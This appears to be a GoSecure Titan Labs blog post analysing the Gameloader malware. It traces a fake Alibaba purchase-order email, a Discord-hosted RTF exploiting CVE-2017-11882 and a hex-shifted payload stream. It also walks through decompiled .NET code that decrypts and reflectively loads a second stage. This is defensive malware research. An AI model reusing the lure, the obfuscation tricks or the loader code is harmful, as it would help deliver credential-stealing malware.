New Malware “Gameloader” in Discord Malspam Campaign Identified by GoSecure Titan Labs

gosecure.net/blog/2021/11/02/new-malware-gameloader-in-discord-malspam-campaign-identified-by-gosecure-titan-labs/

GoSecure Titan Labs


November 2, 2021

The expert investigators at GoSecure Titan Labs have found, analyzed and created signatures to detect a new malware that they call Gameloader – since it and its variants contain numerous strings that attempt to disguise themselves as video games. The file Titan Labs used for their research was a Rich Text Format (RTF) file entitled New Purchase Order from Alibaba.doc provided by the GoSecure Titan Inbox Detection and Response (IDR) team. The RTF file downloads a 32-bit .NET loader, which loads FormBook Stealer. The following is an in-depth analysis of the Gameloader.

Analysis

Infection Chain

The initial infection vector is via malspam containing links to *cdn.discord.com*. Using Discord’s content delivery network (CDN) as a malware distribution system continues to grow in popularity among threat actors. The email (51875bd4157c2755a6af3ce92218ea03), shown in *Figure 1*, purports to be from Alibaba, stating that the user’s purchasing order has been received and that they can download it by clicking the link labelled *DOWNLOAD PURCHASE ORDER*, which downloads a malicious RTF file (dd59a0508d8c8327a0a326a8e50bc508) from hxxps://cdn[.]discordapp[.]com/attachments/882541551555846144/882541673186484224/New_Purchase_Order.doc.



```
From:     Zhang Chen// Alibaba.com <admin@alanwarece.com>
To:       [redacted]
Cc:
Subject:  NEW PO - OT-0403 Via Alibaba.com
Message   New Purchase Order from Alibaba.doc (20 KB)
```

Search Products | Post Buying Request |

Alibaba.com® Global trade starts here.™

Your Product has received a purchasing order

Dear fergee@livingston.net,

We are pleased to inform you that Guangzhou Bison Marketing Services Co., Ltd. has sent you a purchasing order based on your product. DOWNLOAD TO VIEW PO.

https://cdn.discordapp.com/attachments/882541551555846144/882541673186484224/New_Purchase_Order.doc

DOWNLOAD PURCHASE ORDER

Date: 9/1/2021 11:41:02 a.m.
From: **Angang Marketing & Sourcing corp. of China Ltd.**

If you are interested in this quotation, you can contact the supplier directly to discuss further details. This supplier's contact information can be found on the **Quotation Details** page.

Find suitable suppliers quicker by using our supplier comparison tool on the Quotation Details Page. You can perform side-by-side comparisons of suppliers' background and quotes information by simply clicking **Add to Compare**

Wishing you the very best of business.

AliSourcePro Service Team

SITE ACCESS: My Alibaba | Buy | Sell | Trade Aler t | Community | Help | Safety & Security Center | Contact Us


Forgot password?

You are receiving this email because you are a registered member of the Alibaba.com website.
To unsubscribe from future site announcement emails, click here.
????????????,???????.

Read our Privacy Policy and Terms of Use.
Alibaba.com Hong Kong Limited,
26/F Tower One, Times Square, 1 Matheson Street, Causeway Bay, Hong Kong
Free Member Service Center: alibaba@email.alibaba.com Tel: (86) 571 89815501
alibaba@email.alibaba.com ??: (86) 571 89815501

Figure 1: Malspam

Figure 2 compares a standard RTF file, shown on the left, to *New_Purchase_Order.doc*, shown on the right. A standard RTF file consists of RTF control words whereas *New_Purchase_Order.doc* clearly does not, indicating that it is heavily obfuscated.




```
{\rtf1\adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31505\stshfloc
{\flomajor\f31500\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Ti
{\fhimajor\f31502\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0302020204030204}Ca
{\flominor\f31504\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405020304}Ti
{\fhiminor\f31506\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204030204}Ca
{\f431\fbidi \fswiss\fcharset204\fprq2 Calibri Cyr;}{\f433\fbidi \fswiss\fcharset
{\f436\fbidi \fswiss\fcharset178\fprq2 Calibri (Arabic);}{\f437\fbidi \fswiss\fch
{\f431\fbidi \fswiss\fcharset204\fprq2 Calibri Cyr;}{\f433\fbidi \fswiss\fcharset
{\f436\fbidi \fswiss\fcharset178\fprq2 Calibri (Arabic);}{\f437\fbidi \fswiss\fch
{\flomajor\f31509\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}{\flomajor
{\flomajor\f31513\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}{\flo
{\flomajor\f31516\fbidi \froman\fcharset163\fprq2 Times New Roman (Vietnamese);}{
{\fdbmajor\f31521\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}{\fdbmaj
{\fdbmajor\f31524\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}{\fdb
{\fhimajor\f31528\fbidi \fswiss\fcharset238\fprq2 Calibri Light CE;}{\fhimajor\f3
{\fhimajor\f31532\fbidi \fswiss\fcharset162\fprq2 Calibri Light Tur;}{\fhimajor\f
{\fhimajor\f31535\fbidi \fswiss\fcharset186\fprq2 Calibri Light Baltic;}{\fhimajo
{\fbimajor\f31539\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}{\fbimajor
```

```
{\rtf2923<%095�~|;)?~;[(&3(?%�?-`�%3'[_#+?]@�3;45?6)!@�^>[�6%)��*/*@
[%>1:^<5~�_/=!?�969*2?|&|;.`2#[�4[4^|)]]^9$|/?~9%+?.|?7+3*5?|/68�2?$!_$?'84
('8-(1]�|6^?=?;(]5&?#�0?5`$`6�;^*?^`:2`�[97`^|?0?�?!71||127|&$02?,?_=7-%�
~%6*$!~==?,]<8=/<'_70'.119$?[$4?0?-0]92&�3*�'~3[<*�~4?&@�|:|(?%_�_�?')+9
+-~~2%?]:@?90>^?*!%'?08�90???<&/(?'':+??0/?|%-+]`�<?.8~?*???(,?9?�0]6�;(&
!#2!#.`4>_8?=779$^?.%??/38-3_&7%]#'/.??_%]&5%>8*%;`,-9^)�~',?&*>*9�;28@=()'8-
^;'%*<�$&8:`?:|�!<9/@?$?=7#-�<(#-:%%%3$;?$$|[??*&-=�3%0#;*~;2*)&+�%~.^?`?
33�|>2*.?[$;/?^%?�$*_%-�&!)'%%+$^%@-@~&/-7?,95)[4&�!�`!~`720?:%81|4&3?�0
(~9'1`1?�:|<2=7$�4|03&$?%3]�!29%3?;?�(7��</;,``'~/0/??]|?1*-:9>�?/:4^>$;9
�,7!8|<-1-�7�;?>=>?.$95$�@?67~.�.�`,40??94#49:1</(7:#1(?�~&=-23^#<$+@]=?
'$.!<5`5[9::8)#&[[5=6|??2^|)+&++@,>=8?+5,#,^2`�8%,]?8%=>,.0<�@9:0$(0#:@`=7|%!
(^�/!$.4#$>^))9!9@~/!=55?-:+,0%�*)�?:_,~_)*?)5&!8,(9%0]�|3^^4#`1~6��|�%>
5(!'#3=>79?%2&7,*=&!]??4<~59@;-_[$7+~?�6?;|'[&<?=??*5;)%;!67,1)[#_/,`=?$??$$~]
%�+0*<(';:!1=&�5?.~�-:?0%9/'?:?�!?%�**($%2(6_)_?:;?:<7-[|.?0<~)�'/$&#96|
::'5**84�~7=(-�|???**9/#|5�'%��9%?8:><[^�/|5??16�4]?7'#[+|@!4#/2,!?$]|)#
=%%#!7<||+880*]4�;?�_%>8%5?3#)�2*`?.-/%[`�]5?]$+]'/�|?&&@(%`<3?����!!&
*'-[+5]<^/7(<0,%5�>?3?^,?4`??1|�9%|=2./?+),0%125!7_6?[5&&`?/!+2].@[3#18/?~<#
(_/??),[6??;%+))775*?385^%<7]'�.!7~3,-2%5567%6%'!(<0^>?|0;],^~?,?�`<�%?74�:
```

Figure 2: Standard RTF vs. Obfuscated RTF


As depicted in *Figure 3*, the tool *rtfdump.py* displays the streams contained in *New_Purchase_Order.doc*, their nesting level, and also the amount of hexadecimal characters in each one. We can see that streams 1, 2, and 3 have a high number of hexadecimal characters, which warrants a closer examination.



```
remnux@remnux:~/Downloads$ rtfdump.py  New_Purchase_Order.doc
    1 Level  1        c=    1 p=00000000 l=   20001 h=    3718;     28 b=       0   u=    2485 \rtf2923
    2  Level  2       c=    1 p=00000c36 l=   16874 h=    3053;     28 b=       0   u=      33 \object53428796
    3   Level  3      c=    2 p=00000cc1 l=   16734 h=    3045;     28 b=       0   u=      32 \*\objdata110045
    4    Level  4     c=    1 p=00000cd3 l=     332 h=      15;      9 b=       0   u=      32
    5     Level  5    c=    1 p=00000cd4 l=     330 h=      15;      9 b=       0   u=      32
    6      Level  6   c=    1 p=00000cd5 l=     328 h=      15;      9 b=       0   u=      32
    7       Level  7  c=    1 p=00000cd6 l=     326 h=      15;      9 b=       0   u=      32
    8        Level  8 c=    1 p=00000cd7 l=     324 h=      15;      9 b=       0   u=      32
```

Figure 3: rtfdump Output

As displayed in Figure 4, by using the s flag to investigate specific streams and the H flag to decode the hexadecimal characters, we find that stream 3 contains the string *equATION.3*, which invokes Equation Editor. By exploiting *CVE-2017-11882*, a buffer overflow vulnerability in Microsoft Equation Editor, the RTF file downloads GameLoader (e3488000bfab3d82a4fd31206ba01954) from hxxp://lg-tv[.]tk/bankzx.exe. Note that we also used *rtfdump.py's S* flag to shift the hexadecimal bytes by one nibble. Due to the implementation of the RTF parser, it is possible to make the parser ignore a nibble of a byte, which has the effect of shifting the starting point of hex-encoded data by one nibble, which is exactly what the threat actor did in this case to further obfuscate the file.




```
remnux@remnux:~/Downloads$ rtfdump.py -s 3 -H -S  New_Purchase_Order.doc
00000000: 08 2D FB E1 AB 04 57 64  74 45 10 40 77 44 51 04  .-....WdtE.@wDQ.
00000010: 07 4D D8 70 16 02 00 00  00 0B 00 00 00 65 71 75  .M.p.........equ
00000020: 41 54 49 4F 4E 2E 33 00  00 00 00 00 00 00 00 00  ATION.3.........
00000030: B7 05 00 00 02 30 A1 DD  B6 17 01 08 3D DA BA 3D  .....0......=..=
00000040: FD D5 DA 81 E2 7C BD 45  20 8B 32 8B 2E BF 46 07  .....|.E .2...F.
00000050: 01 8B 81 F7 F6 60 47 8B  8B 07 55 FF D0 83 C0 7F  .....`G...U.....
00000060: FF E0 BC C7 94 22 1F C3  70 71 DB 2C 40 00 32 8D  ....."..pq.,@.2.
00000070: A5 33 EB BC 1A F3 0C F8  54 BF 74 68 2D 82 C8 94  .3......T.th-...
```

Figure 4: Stream 3, hex-decoded

GameLoader

Figure 5 depicts the functionality of GameLoader's first stage. Line 105 begins with a call to function *fDangNhap.X0203,* which decrypts the second-stage loader. *fDangNhap.X0203* receives two parameters, *Desc.String1*, which is a string in GameLoader's resource section that contains the encrypted second-stage loader, and the string *Z7FE68C5*, which is the decryption key. We can see that function *fDangNhap.X0203's* implementation, beginning at line 136, iterates through both the encrypted string and the decryption key, subtracting the integer value of the current character in the key from the integer value of the current character in the encrypted string. It then converts the resulting value back to a character and appends it to a string. The resulting string is a base64-encoded, 32-bit .NET DLL, which gets passed to *Convert.FromBase64String*, back on line 105. The decoded DLL (36fa916ea33da29b017dc9b363834024), GameLoader's second stage loader, is then passed to the function *this.X0204*, the implementation of which begins at line 129. It uses Assembly.Load to reflectively load the DLL into the application domain of GameLoader. It then gets the Type object *Meshomatic.Ms3dLoader* from the newly loaded assembly and stores it in this.Linear. The function this.X0202 is then called on line 106. As shown in its implementation, on line 152, *this.X0202* calls the *Activator.CreateInstance* method to create an instance of *Meshomatic.Ms3dLoader*, essentially executing the second-stage loader. *Activator.CreateInstance* accepts two parameters: the object type to instantiate and an array of arguments to be passed to the instantiated object. In the bottom of Figure 5, where local variables are shown, we can see that the array contains 3 strings: *4950726F6475636572436F6E73756D6572436F6C6C65637469*, *6A7067*, and *Tetris*.



```
Assembly Explorer
◢ ServerExcepti.exe
    ▷ PE
    ▷ Type References
    ▷ References
    ◢ Resources
        ◢ Tetris.Desc.resources
            String1
          Tetris.fDangNhap.resources
          Tetris.fDanhMucPhong.resources
        ◢ Tetris.Properties.Resources.resources
            IProducerConsumerCollecti
    ▷ { } -
    ◢ { } Tetris
        ▷ Coord @02000008
        ▷ Desc @0200000B
        ▷ Door @0200000C
        ▷ Enemy @0200000D
        ▷ EventHandler @0200001B
        ▷ fDangNhap @02000009
        ▷ fDanhMucPhong @0200000A
        ◢ Fight @0200000E
            ▷ Base Type and Interfaces
            ▷ Derived Types
              Fight(Player, Target) : void @06000040
              Battle(Player, Enemy) : void @06000042
              Initialize(Player, Enemy) : void @06000041
        ▷ Game @0200000F
        ▷ IMapObject @02000010
        ▷ ItemObject @02000011
        ▷ Key @02000012
        ▷ Live @02000013
        ▷ Login @02000014
        ▷ Magic @02000015
        ▷ Map @02000016
        ▷ MapObject @02000017
        ▷ Menu @02000019
        ▷ Method @02000018
        ▷ None @0200001A
        ▷ Player @0200001C
        ▷ Program @0200001D
        ▷ Target @0200001E
        ▷ Unit @02000020
        ▷ UnitClasses @02000021
        ▷ Units @0200001F
        ▷ Wall @02000022
        ▷ WinApi @02000023
        ▷ XFMMMMMMMMMMMMMMMMMMMMMMM @020
    ◢ { } Tetris.Properties
        ▷ Resources @02000024
    ◢ { } TetrisGame
        ▷ Direction @02000002
        ▷ Part @02000006
        ▷ Position @02000004
        ▷ Tetris @02000003
        ▷ TetrisParts @02000005
◢ mscorlib (4.0.0.0)
    ◢ CommonLanguageRuntimeLibrary
        ▷ PE
```

fDangNhap

```
103                 this.lbMatKhau.Location = new Point(13, 146);
104                 this.lbMatKhau.Name = "lbMatKhau";
105                 this.X0204(Convert.FromBase64String(fDangNhap.X0203(Desc.String1, "Z7FE68C5")));
106                 this.X0202(this.lbMatKhau.Location);
107                 this.lbMatKhau.Size = new Size(78, 19);
108                 this.lbMatKhau.TabIndex = 5;
109                 this.lbMatKhau.Text = "Mật khẩu";
110                 base.AutoScaleDimensions = new SizeF(6f, 13f);
111                 base.AutoScaleMode = AutoScaleMode.Font;
112                 base.ClientSize = new Size(284, 261);
113                 base.Controls.Add(this.lbMatKhau);
114                 base.Controls.Add(this.lbTaiKhoan);
115                 base.Controls.Add(this.button2);
116                 base.Controls.Add(this.btDangNhap);
117                 base.Controls.Add(this.txTaiKhoan);
118                 base.Controls.Add(this.txMatKhau);
119                 base.Name = "fDangNhap";
120                 this.Text = "Dang nhap";
121                 base.Load += this.Form1_Load;
122                 base.ResumeLayout(false);
123                 base.PerformLayout();
124             }
125 
126             // Token: 0x06000022 RID: 34 RVA: 0x00002FDC File Offset: 0x000011DC
127             private void X0204(byte[] S)
128             {
129                 Assembly assembly = Assembly.Load(S);
130                 this.Linear = assembly.GetType("Meshomatic.Ms3dLoader");
131             }
132 
133             // Token: 0x06000023 RID: 35 RVA: 0x00003004 File Offset: 0x00001204
134             public static string X0203(string text, string pass)
135             {
136                 string text2 = null;
137                 for (int i = 1; i <= text.Length; i++)
138                 {
139                     int charCode = Strings.AscW(Strings.GetChar(text, i)) - Strings.AscW(Strings.GetChar(pass, i % pass.Length + 1));
140                     text2 += Strings.ChrW(charCode).ToString();
141                 }
142                 return text2;
143             }
144 
145             // Token: 0x06000024 RID: 36 RVA: 0x00003070 File Offset: 0x00001270
146             private object[] X0202(Point Message)
147             {
148                 object[] array = (object[])XFMMMMMMMMMMMMMMMMMMMMMM.X00000000000000000000000000;
149                 array[1] = XFMMMMMMMMMMMMMMMMMMMMMM.X00000000000000000000000002;
150                 array[2] = "Tetris";
151                 array[0] = XFMMMMMMMMMMMMMMMMMMMMMM.X00000000000000000000000003;
152                 Activator.CreateInstance(this.Linear, array);
153                 return array;
154             }
155 
```


100 %

Locals

Name	Value	Type
▷ this	{Tetris.fDangNhap, Text: }	Tetris.fDangNhap
▷ Message	{{X=13,Y=146}}	System.Drawing.Point
◢ array	{object[0x00000003]}	object[]
[0]	"4950726F6475636572436F6E73756D6572436F6C6C65637469"	object {string}
[1]	"6A7067"	object {string}
[2]	"Tetris"	object {string}

Figure 5: GameLoader's First Stage Loader

Following the execution of the instantiated object, we can step inside the second-stage DLL, internally named *ColladaLoader*, and see that the first method executed in *Meshomatic.Ms3dLoader* is *Ms3dLoader.SelectorX*, which is passed the 3 aforementioned arguments. Figure 6 illustrates that besides sleeping for a random amount of time, *Ms3dLoader.SelectorX* calls *Ms3dLoader.XeH* on line 48. *Ms3dLoader.XeH* simply converts the hexadecimal string stored in *ugz1* to the ascii string *IProducerConsumerCollecti*. This string, along with the variable *projname*, which stores the string *Tetris*, is then passed to *Ms3dLoader.xyz.*




```
// Token: 0x0600001E RID: 30 RVA: 0x00002B00 File Offset: 0x00000D00
public static void SelectorX(string ugz1, string ugz3, string projname)
{
    Random random = new Random();
    Thread.Sleep(random.Next(29000, 46000));
    Bitmap 僴惏klBKqPv悭pae侽j侽侪堲堲奂傂 = Ms3dLoader.xyz(Ms3dLoader.XeH(ugz1), projname);
    byte[] rawAssembly = Ms3dLoader.fgh(Ms3dLoader.cba(僴惏klBKqPv悭pae侽j侽侪堲堲奂傂), Ms3dLoader.XeH(ugz3));
    Assembly assembly = Assembly.Load(rawAssembly);
    Type type = assembly.GetTypes()[20];
    MethodInfo methodInfo = type.GetMethods()[5];
    methodInfo.Invoke(null, null);
    Environment.Exit(0);
}
```

Locals

Name	Value	Type
ugz1	"4950726F6475636572436F6E73756D6572436F6C6C65637469"	string
ugz3	"6A7067"	string
projname	"Tetris"	string

Figure 6: ColladaLoader’s Injection Function

As shown in Figure 7, *Ms3dLoader.xyz* retrieves the bitmap image *IProducerConsumerCollecti* from *Tetris.Properties.Resources*.


Resources
Tetris.Desc.resources
Tetris.fDangNhap.resources
Tetris.fDanhMucPhong.resources
Tetris.Properties.Resources.resources
IProducerConsumerCollecti
{ } -
Tetris
Coord @02000008
Desc @0200000B
Base Type and Interfaces
100 %

```
public static Bitmap xyz(string x10, string projectname)
{
    ResourceManager resourceManager = new ResourceManager(projectname + ".Properties.Resources", Assembly.GetEntryAssembly());
    return (Bitmap)resourceManager.GetObject(x10);
}
```

Locals

Name	Value	Type
x10	"IProducerConsumerCollecti"	string
projectname	"Tetris"	string
resourceManager	null	System.Resources.ResourceManag...

Figure 7: Ms3dLoader.xyz

The bitmap image, depicted in Figure 8, does not display an image of any kind, only seemingly randomized pixels.

